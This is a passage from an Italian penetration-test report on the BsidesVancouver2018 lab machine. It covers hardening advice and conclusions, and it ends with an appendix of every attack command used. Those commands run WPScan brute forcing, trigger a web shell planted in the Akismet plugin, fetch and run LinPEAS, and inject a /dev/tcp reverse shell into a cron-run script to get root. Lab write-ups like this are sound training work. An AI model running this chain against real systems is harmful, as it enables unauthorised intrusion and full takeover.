Utilizzare strumenti come AIDE (Advanced Intrusion Detection Environment) per monitorare eventuali modifiche non autorizzate a file critici come `/usr/local/bin/cleanup`.
- Principio del minimo privilegio:
Nessun utente non privilegiato dovrebbe avere permessi di scrittura su file eseguibili dal sistema.

8.3 Sicurezza di Rete

- Segmentazione di rete: Isolare i server web (DMZ) dai server interni per limitare i danni in caso di compromissione.
- Firewall: Limitare le connessioni in uscita verso porte non standard (es. 8888) per prevenire reverse shell. Implementare regole `iptables` per bloccare il traffico in uscita su porte riservate.
- Network Address Translation (NAT): Non esporre i servizi interni direttamente su Internet; utilizzare un reverse proxy o un gateway.

8.4 Manutenzione e Aggiornamenti

- Mantenere WordPress, temi e plugin sempre aggiornati per evitare vulnerabilità note.
- Eseguire audit di sicurezza periodici utilizzando strumenti come WPScan, Nikto o OpenVAS.
- Implementare un sistema di logging centralizzato (es. ELK Stack) per rilevare comportamenti anomali.

8.5 Formazione del Personale

- Formare gli amministratori di sistema sull'importanza di:
 - Utilizzare password complesse
 - Non disabilitare i controlli di sicurezza
 - Riconoscere tentativi di phishing e social engineering
-

9. Conclusioni

Il penetration test condotto su `BsidesVancouver2018` (10.0.2.5) ha dimostrato con successo come una combinazione di vulnerabilità di basso livello (password debole, file scrivibili da root) possa portare alla compromissione totale del sistema.

Punti di forza dell'attacco (per l'attaccante):

- La password `enigma` è stata violata in pochi minuti tramite un attacco di dizionario.
- La presenza del plugin Akismet modificabile ha permesso un accesso iniziale stealthy.
- Il file `/usr/local/bin/cleanup` con permessi di scrittura per tutti ha rappresentato una falla gravissima che ha consentito l'escalation a root.
- Il cron job è stato il meccanismo che ha eseguito automaticamente il payload malevolo.

Lezioni apprese:

La sicurezza non è un singolo strumento, ma un processo che coinvolge:

- Politiche di password robuste
- Configurazione rigorosa dei permessi di sistema
- Segmentazione di rete
- Monitoraggio continuo
- Formazione del personale

In uno scenario reale, un attaccante con queste capacità potrebbe:


- Installare backdoor persistenti (es. modificare `/etc/ssh/sshd_config` per mantenere l'accesso)
- Rubare dati sensibili (database degli utenti, file di configurazione)
- Utilizzare il server compromesso come punto d'appoggio per attacchi ulteriori (pivot verso la rete interna)
- Minare la fiducia dei clienti e causare danni reputazionali

Stato finale dell'attacco:  Completato con successo

Accesso root ottenuto: 

Data della relazione: 20 Luglio 2026

Analista: [Il tuo nome]



```
Clone di Kali Linux (Installed Nessus) [in esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
kali@kali:~$ sudo nc -nlvp 8888
[sudo] password for kali:
listening on [any] 8888 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 36746
bash: no job control in this shell
root@bsides2018:~#
```

10. Appendice: Comandi Utilizzati

Di seguito la lista completa dei comandi eseguiti durante l'intero processo di attacco, con gli IP corretti:

10.1 Ricognizione

```
bash
```

```
# Scansione Nmap (da Kali 10.0.2.4 verso target 10.0.2.5)
```

```
nmap -sV -sC -p- -A 10.0.2.5
```

10.2 Attacco a WordPress

```
bash
```

```
# Enumerazione utenti
```

```
wpscan --url http://10.0.2.5 --enumerate u
```

```
# Attacco di brute force
```

```
wpscan --url http://10.0.2.5 -U john -P /usr/share/john/password.lst  
--threads 50
```

10.3 Accesso Iniziale

```
bash
```

```
# Listener Netcat su Kali (10.0.2.4) - primo terminale
```

```
nc -nlvp 8888
```

```
# URL per attivare la shell (visitato da browser sulla Kali)
```

```
http://10.0.2.5/backup_wordpress/wp-content/plugins/akismet/akismet.php
```

10.4 Enumerazione del Sistema

```
bash
```

```
# Server HTTP su Kali (10.0.2.4) - secondo terminale
```

```
python3 -m http.server 8000
```

```
# Download e esecuzione di LinPEAS (dalla shell di www-data sul target  
10.0.2.5)
```

```
cd /tmp
```

```
wget http://10.0.2.4:8000/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

10.5 Escalation dei Privilegi

```
bash
```

```
# Iniezione del payload (dalla shell di www-data sul target 10.0.2.5)
```

```
echo "bash -c 'bash -i >& /dev/tcp/10.0.2.4/8888 0>&1'" >>
```

```
/usr/local/bin/cleanup
```

```
# Secondo listener Netcat su Kali (10.0.2.4) - terzo terminale
```

```
sudo nc -nlvp 8888
```

```
# Esecuzione manuale (opzionale, per test) dal target
```

```
/usr/local/bin/cleanup
```

10.6 Verifica Finale

```
bash
```

```
# Controllo utente corrente (dalla shell di root)
```

```
whoami
```

```
# Output: root
```

```
id
```

```
# Output: uid=0(root) gid=0(root) groups=0(root)
```

11. Note Aggiuntive sull'Errore "Connection Refused"

Durante il primo tentativo di reverse shell, ho riscontrato l'errore:

```
text
```

```
WARNING: Failed to daemonise. This is quite common and not fatal.
```

```
Connection refused (111)
```

Analisi dell'errore:

- Causa: Il payload della reverse shell era configurato con l'IP sbagliato (probabilmente 10.0.2.5 invece di 10.0.2.4) o il listener Netcat non era attivo al momento dell'esecuzione.
- Soluzione: Dopo aver corretto l'IP nel payload e aver assicurato che il listener fosse attivo prima di visitare l'URL, la connessione è stata stabilita con successo.
- Lezione: È fondamentale verificare che:
 1. L'IP nel payload punti alla macchina attaccante (10.0.2.4)
 2. Il listener sia attivo prima di innescare il payload
 3. Non ci siano firewall o NAT che bloccano la connessione

Questa relazione è stata redatta esclusivamente a scopo educativo e di formazione. L'autore non si assume alcuna responsabilità per un uso improprio delle tecniche descritte. Tutti i test sono stati condotti in un ambiente di laboratorio isolato e controllato.